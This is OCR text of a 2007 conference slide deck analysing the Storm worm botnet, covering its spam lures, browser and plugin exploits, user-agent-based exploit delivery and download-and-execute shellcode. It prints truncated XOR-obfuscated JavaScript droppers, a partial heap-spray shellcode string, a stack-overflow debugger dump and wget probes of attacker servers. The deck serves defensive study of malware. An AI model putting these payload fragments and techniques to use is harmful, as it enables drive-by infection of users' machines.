Storm 2007 – Malware 2.0 has arrived

A brief survey of the Storm threat's always changing characteristics

Kurt Baumgartner
Chief Threat Officer
PC Tools Ltd, USA
September, 2007

Web 2.0?
Malware v2.0 has arrived


- O’Reilly’s Web 2.0 characteristics
  - Constant change, hackability, perpetual beta
  - Network is the platform, radical decentralization (i.e. BitTorrent)
  - Rich user experience
  - Cost effective scalability
  - Small pieces loosely joined (web as components)
  - Business models that rose to success in years following the crash
  - Google maps, Flickr, MySpace…

- Malware v2.0 characteristics
  - Constant, relentless change, perpetual beta – binary code itself, effective and reliable techniques and behavior, javascript, social engineering
  - Network is the platform, radical decentralization
  - Scalable
  - Commodity, shared exploits and tweaked shellcode
  - Rich experience, interactive code
  - Compromised systems -- loosely joined as bots over p2p
  - Frequently extremely targeted releases (just not the case with Storm)
  - Business models? Storm.

Storm Threat Activity

- Currently highly active
- Multiple layers of constant, relentless change
  - Maksym Shipka's VB2007 presentation "next step" – relentless offline and scalable morphism to evade signature distribution
- Massive volumes of distribution due to scalability through p2p, lightweight http servers, effective and constant morphing
- Active since least January 2007 to today to build massive botnet
  - Similar distribution characteristics back in 2006, but no p2p components
- Web sites, obfuscated javascript, XOR'd shellcode, kernel level components, peer files, p2p threads, packed user level components
- Reports of 21,000 messages a day from unique ip addresses at small U.S. colleges
- DDoS attacks are beginning to be used more frequently
- Spam -- Pump and Dump

Threat Activity (cont.)


2007 NFL Game Tracker - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
Go
NFL
Free NFL Game Tracker

http://76.1 182/

Dont Miss A Single game This Season...
Download Your Free Season Tracker and Stay Up To Date With Every Game


Week 1

Thursday, September 06	Time (EST)	Top Passer	Top Rusher	Top Receiver
NO 10 @ IND 41	FINAL	IND Peyton Manning: 288 Yds	IND Joseph Addai: 118 Yds	IND Reggie Wayne: 115 Yds

				DIRECTV		SIRIUS		
Sunday, September 09	Time (EST)	Tickets	Network	Channel	HD Channel	Home	Away	Westwood One
MIA @ WAS	1:00 PM	Tickets	CBS	709	723	130	119	
ATL @ MIN	1:00 PM	Tickets	FOX	711	725	125	123	
TEN @ JAC	1:00 PM	Tickets	CBS	707		158		
CAR @ STL	1:00 PM	Tickets	FOX	712	726	147	146	

Currently very active: example of new web site with downloader links, exploit code, and engineered personal interest theme. Rich visual experience. September 11, 2007

Threat Activity (cont.)



http://70.[redacted]

1000+ FREE GAMES


Check Out Just A Few Of The Games You Get

Very current and very active: example of past weekend's personal interest theme, exploit code delivered based on browser identification. September 14, 2007, very rich eye candy.

Constant Change – binaries, exploits, social engineering

- Changing content delivery
  - Email messaging only with attachment (Jan 2007)
  - Email messaging coupled with hyperlinks to downloaders on web sites (May 2007)
  - Email messaging coupled with hyperlinks to sites maintaining links to downloaders and driveby exploit code (June 2007)
  - Email messaging coupled with hyperlinks to sites maintaining links to downloaders and driveby exploit code delivery based on client browser identification (July 2007)
- Changing campaign themes
  - Shocking environmental change – storm (Jan 2007)
  - Shocking political events (Jan 2007)
  - Sexual and relationship topics (Jan through July 2007)
  - Trusted personal circles (Feb through July 2007)
  - Personal interests -- football, free arcade games (September 2007)
  - Personal and individual spectacle (late Jan through July 2007)
  - Security issues (? through today)

Constant Change (cont.)


*****SPAM***** You've received an ecard from a Class mate! - Message (HTML)
File Edit View Insert Format Tools Actions Help
Reply
Reply to All
Forward

From: 1LoveCards.Com [ndrp@core.com]

Sent: Sat [redacted]

To: [redacted]


Cc:

Subject: *****SPAM***** You've received an ecard from a Class mate!

```
Hi. Class mate has sent you an ecard.
See your card as often as you wish during the next 15 days.

SEEING YOUR CARD

If your email software creates links to Web pages, click on your
card's direct www address below while you are connected to the Internet:

http://75.[redacted]/?[redacted]e154[redacted]16c3c2cd8a

Or copy and paste it into your browser's "Location" box (where Internet
addresses go).

We hope you enjoy your awesome card.

Wishing you the best,
Administrator,
1LoveCards.Com
```

Example: email with download link and personal relationship theme, July 2007

Constant Change (cont.)



*****SPAM***** Oh man this girl is a freak, lol. She was so wild. Check out the pics we took. - Message (HTML)

From: gregorgroemmer@lorensbergs.com

Sent: Mon 8/[redacted]

To: [redacted]

Cc:

Subject: *****SPAM***** Oh man this girl is a freak, lol. She was so wild. Check out the pics we took.

click http://65.1[redacted]8/


Example: Example: email with download link and sexual enticement theme, August 2007

Constant Change (cont.)

- Every binary is repacked prior to download
  - All new md5 fingerprints (weakness in downloader itself)
- Exploits
  - Internet Explorer (original): MDAC/ADO.DB Stream, WebViewFolderIcon
  - FireFox: Windows Media Player Plug-In EMBED Overflow Universal Exploit Rated “Important” by Microsoft
  - Opera: Windows Media Player Plug-In EMBED Overflow Universal Exploit Rated “Important” by Microsoft
  - Third party plugins (June): QuickTime Plugin malformed rtsp string overflow, Winzip Plugin
  - Plugins (July): Yahoo! Webcam Viewer Networking and Imaging, Microsoft DDS Library Shape Control COM Object

Changing obfuscated javascript per site visit

```
If you do not see the Secure Login Window please install our <a href="/applet.exe">Secure Login Applet</a>.
<div id="mydiv">
</div>

<Script Language='JavaScript'>
function xor_str(plain_str, xor_key){
  var xored_str = "";
  for (var i = 0 ; i < plain_str.length; ++i) xored_str += String.fromCharCode(xor_key ^ plain_str.charCodeAt(i));
  return xored_str;
}
function ka*******(s***,d***){};
function ka*******2(s***_d***,again){};

var plain_str = "\xa1\x8c\x8b\x8c\x8b\xf7\xe0\xf3\xa1\xec\xec\xa1\xbc\xa1\xef\xe4\xf6\xa1\xc0\xf3\xf3\xe0\xf8\xa9\xa8

var xored_str = xor_str(plain_str, 129);
eval(xored_str);

</script>
```




F:\Vb2007\per_browser_served_pages\76.84.224.223.index.html - Windows Internet Explorer

F:\Vb2007\per_browser_served_pages\76.84.2…

If you do not see the Secure Login Window please install our Secure Login Applet.

Changing obfuscated javascript (cont.)

```
If you do not see the Secure Login Window please install our <a href="/applet.exe">Secure Login Applet</a>.
<div id="mydiv">
</div>
<Script Language='JavaScript'>

function xor_str(plain_str, xor_key){
  var xored_str = "";
  for (var i = 0 ; i < plain_str.length; ++i)
    xored_str += String.fromCharCode(xor_key ^ plain_str.charCodeAt(i));
    return xored_str;
  }

  var plain_str = "\xd6\xff\xff\x73\x83\x73\x9b\x19\x2d\xc5\xd8\xc5\x8b\xef\x92\x8c\xa4\x97\x97\x84\x92\x32\x9f\x83

   var xored_str = xor_str(plain_str, 135);
  eval(xored_str);
</script>
```


F:\vb2007\per_browser_served_pages\76.84.224.223.index.html - Windows Internet Explorer
F:\vb2007\per_browser_served_pages\76.84.:
Google
File
Edit
View
Favorites
Tools
Help
F:\vb2007\per_browser_served_pages\76.84.224.2...
Page
Tools
My Computer
100%


If you do not see the Secure Login Window please install our Secure Login Applet.

What’s encoded?

- Internet Explorer attacks
- Plugin attacks
- Firefox attacks
- Opera attacks
- Heap spray technique
- Download and Execute shellcode, links to maliciously crafted files


What’s encoded? (cont.)

- Browser exploits: Internet Explorer, Firefox, Opera
  - MDAC Vulnerability + ADODB Vulnerability + CreateObject ActiveX Vunlerability
  - SetSlice Vulnerability
  - Winzip, Quicktime ActiveX Vulnerabilities
  - Yahoo! Webcam Viewer ActiveX Vulnerability (not the same as the documented eEye vuln, but reported in the advisory)
  - Msdds.dll Vulnerability



```
022C322C  .   FF15 00702D0 call dword ptr ds:[<&ADVAPI32.RegCloseKey>]   RegCloseKey
022C3232  >   837D F8 01   cmp dword ptr ss:[ebp-8], 1
022C3236  .v  74 0D        je short ywcvwr.022C3245
022C3238  .   FF75 14      push dword ptr ss:[ebp+14]                    src
022C323B  .   FF75 0C      push dword ptr ss:[ebp+C]                     dest
022C323E  .   E8 A1200100  call <jmp.&MSVCR71.strcpy>                    strcpy
022C3243  .   59           pop ecx
```

Example: ywcvwr.dll strcpy call with improper bounds check



```
03A4FB44  03A4FB78
03A4FB48  01C67078
03A4FB4C  0000075C
03A4FB50  0000075C
03A4FB54  03A4FFAC
03A4FB58  022C67BC  RETURN to ywcvwr.022C67BC from ywcvwr.022C31E9
03A4FB5C  022D7D8C  ASCII "WebcamServer"
03A4FB60  03A4FB78
03A4FB64  000003FF
03A4FB68  01C67078
03A4FB6C  42D08EE3  RETURN to urlmon.42D08EE3 from urlmon.42CF1869
03A4FB70  01C66698
03A4FB74  01C66698
03A4FB78  0A0A0A0A
03A4FB7C  0A0A0A0A
03A4FB80  0A0A0A0A
03A4FB84  0A0A0A0A
03A4FB88  0A0A0A0A
03A4FB8C  0A0A0A0A
03A4FB90  0A0A0A0A
03A4FB94  0A0A0A0A
03A4FB98  0A0A0A0A
03A4FB9C  0A0A0A0A
03A4FBA0  0A0A0A0A
03A4FBA4  0A0A0A0A
03A4FBA8  0A0A0A0A
03A4FBAC  0A0A0A0A
03A4FBB0  0A0A0A0A
03A4FBB4  0A0A0A0A
03A4FBB8  0A0A0A0A
03A4FBBC  0A0A0A0A
```

Example: ywcvwr.dll smashed stack with exception handler overwrite

Storm Web Presence

- Thousands of Nginx 0.5.11, 0.5.12, 0.5.17 web servers (load balancing? Scan results?)
- Obfuscated javascript
- Executable download links
- Executable download links with exploit code
- Server side exploit delivery decision tree
  - Interactive system -- browser/client side identification based on simple keyword parsing of the User-Agent string coupled with selective exploit delivery

Storm Web Presence (cont.)

Assortment of strings used to identify server-side decision-making:

Firefox:

```
wget http://70.xxx.xxx.xxx/index.html --user-agent="Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.4) Gecko/20060508 Firefox/1.5.0.4" --header="Accept: image/png,*/*;q=0.5" --header="Accept-Language: en-us,en;q=0.5" --header="Accept-Encoding: gzip,deflate" --header="Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7" --header="Keep-Alive: 300" --header="Referer: http://70.xxx.xxx.xxx/"
```

Internet Explorer:

```
wget http://66.xxx.xx.xx/index.html --header="Accept: */*" --header="Accept-Encoding:gzip, deflate" --user-agent="Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) --header="Host: 66.xxx.xx.xx"
```

Opera:

```
wget http://66.xxx.xx.xx/index.html --user-agent="User-Agent: Opera/8.53 (Windows NT 5.1; U; en)" --header="Host: 66.xxx.xx.xx" --header="Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1" --header="Accept-Language: en" --header="Accept-Charset: windows-1257, utf-8, utf-16, iso-8859-1;q=0.6, *;q=0.1" --header="Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0" --header="Pragma: no-cache" --header="Cache-Control: no-cache" --header="Connection: Keep-Alive, TE" --header="TE: deflate, gzip, chunked, identity, trailers"
```

Storm Client-side Exploits

- MDAC/ADODB.Stream+XMLHttpDownload+WinExec
- Fairly new - Yahoo! Webcam Viewer and Network Imaging
  - ywcvwr.dll v2.0.1.4, Yahoo! Messenger v8.1.0 build 195
  - Passes overly long server property to the receive() method: Target.server = buffer; Target.receive();
  - Storm shellcode overwrites Unhandled exeception handler on the stack, which then transfers control to shellcode sprayed all over multiple heaps
- Heap spray technique (publicly documented since late 2004 -- skylined)
  - Extremely reliable heap spray technique for shellcode delivery and control transfer when targeting IE vulnerabilities

Storm Shellcode

- Download and Execute – http://x.x.x.x/file.php
- Javascript obfuscated per download and delivered with changing deobfuscation stub (and taunts for AV vendors!)
- Javascript heap spray delivery, UTF-16 shellcode string
- Shellcode delivered with decoder xor stub
- New -- stack manipulation that sets up a camouflaged RET to RET
  - Return to return within kernel32.dll – stack looks okay! Proactive solutions' exploit prevention is evaded – snapshot of the stack looks okay when function is called, everything is okay (?)

Storm shellcode (cont.)

- Old shellcode – common download and exec functionality
  - Skipped GetProcAddress, but ret points right back into the heap
  - Substantially smaller – 232 bytes, no XOR decoder stub
  - No camouflaged return on the heap
    - Winexec call should not operate from the heap from within http browser process and called from script, no?

Storm Shellcode (cont.)

UTF-16 encoded string from within the attacking web page sprayed to multiple heaps in process memory.

Publicly available and commonly used technique.

UTF-16: commonly chosen format for reliable delivery to IE exploits because it is Javascript's native encoding – what you see is what you get delivered to the heap.

```
function xx() {
  var zc = 0x0x0x0x0x;
  var a = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33" +
  "%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9f64%u42f3%u9f64%u6ee7%uef03%uefeb" +
  "%u64ef%ub903%u6187%ue1a1%u0703%uef11%uefef%uaa66%ub9eb%u7787%u6511%u07e1%uef1f%uefef%uaa66%ub9e7" +
  "%uca87%u105f%u072d%uef0d%uefef%uaa66%ub9e3%u0087%u0f21%u078f%uef3b%uefef%uaa66%ub9ff%u2e87%u0a96" +
  "%u0757%uef29%uefef%uaa66%uaffb%ud76f%u9a2c%u6615%uf7aa%ue806%uefee%ub1ef%u9a66%u64cb%uebaa%uee85" +

  var heapBl2ckSize = //assign block size here;
  var bSize = heapBl2ckSize - (pls+0xff);
  // fill variable with lots of nop/heap location values
  heapBl2cks = (zc - 0x400000)/heapBl2ckSize;
    for (i=0;i<heapBl2cks;i++) {
      // create array of heap blocks here
    }
```

Storm Shellcode (cont.)

- New Shellcode -- Common Download and Exec Functionality
- 439 bytes – includes XOR 0xef decoder stub
- Typical (and unnecessary) calls to kernel32 functions
  - LoadLibraryA, WinExec, DeleteFileA, ExitThread, UrlDownloadToFileA, but NO GetProcAddress (custom getproc routines used here)!

Storm Shellcode (cont.)

